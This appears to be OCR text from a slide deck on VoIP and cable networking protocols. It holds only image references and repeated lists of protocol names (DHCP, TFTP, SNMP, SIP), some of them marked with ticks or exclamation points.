
VoIP


DHCP ✔




VoIP
DHCP
TFTP
Contract
cable


VoIP
DHCP
TFTP
SNMP
Contract
cable


VoIP
DHCP
TFTP
SNMP
SIP
Contract
cable


VoIP
DHCP
TFTP
SNMP
SIP
Contract
cable


VoIP

DHCP ✔

TFTP !

SNMP !

SIP


VoIP
DHCP
TFTP
SNMP
SIP
Contract
cable


VoIP

DHCP ✔

TFTP !

SNMP !

